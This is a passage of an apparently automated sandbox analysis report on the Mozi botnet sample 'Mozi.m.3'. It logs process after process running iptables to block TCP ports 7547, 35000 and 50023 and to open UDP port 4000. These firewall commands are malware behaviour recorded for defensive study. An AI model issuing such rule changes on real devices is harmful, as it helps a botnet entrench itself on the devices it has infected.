Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5327**, Parent PID: **5325**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5327**, Parent PID: **5325**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5328**, Parent PID: **5224**

General

Start time:	13:57:49
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5328**, Parent PID: **5224**

General

Start time:	13:57:49
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5330**, Parent PID: **5328**

General

Start time:	13:57:49
Start date:	28/01/2022

Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5330**, Parent PID: **5328**

General

Start time:	13:57:49
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5332**, Parent PID: **5224**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5332**, Parent PID: **5224**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5334**, Parent PID: **5332**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5334**, Parent PID: **5332**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5335**, Parent PID: **5224**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5335**, Parent PID: **5224**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5337**, Parent PID: **5335**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5337**, Parent PID: **5335**

General

Start time:	13:57:50
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5347**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5347**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5349**, Parent PID: **5347**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5349**, Parent PID: **5347**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5350**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5350**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5352**, Parent PID: **5350**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5352**, Parent PID: **5350**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5353**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5353**, Parent PID: **5224**

General

Start time:	13:58:06
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5355**, Parent PID: **5353**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5355**, Parent PID: **5353**

General

Start time:	13:58:07

Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5356**, Parent PID: **5224**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5356**, Parent PID: **5224**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5358**, Parent PID: **5356**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5358**, Parent PID: **5356**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5359**, Parent PID: **5224**

General

Start time:	13:58:07
Start date:	28/01/2022

Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5359**, Parent PID: **5224**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --dport 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5361**, Parent PID: **5359**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5361**, Parent PID: **5359**

General

Start time:	13:58:07
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p udp --dport 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5362**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5362**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5364**, Parent PID: **5362**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5364**, Parent PID: **5362**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5365**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5365**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5367**, Parent PID: **5365**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5367**, Parent PID: **5365**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5368**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5368**, Parent PID: **5224**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5370**, Parent PID: **5368**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5370**, Parent PID: **5368**

General

Start time:	13:58:08
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read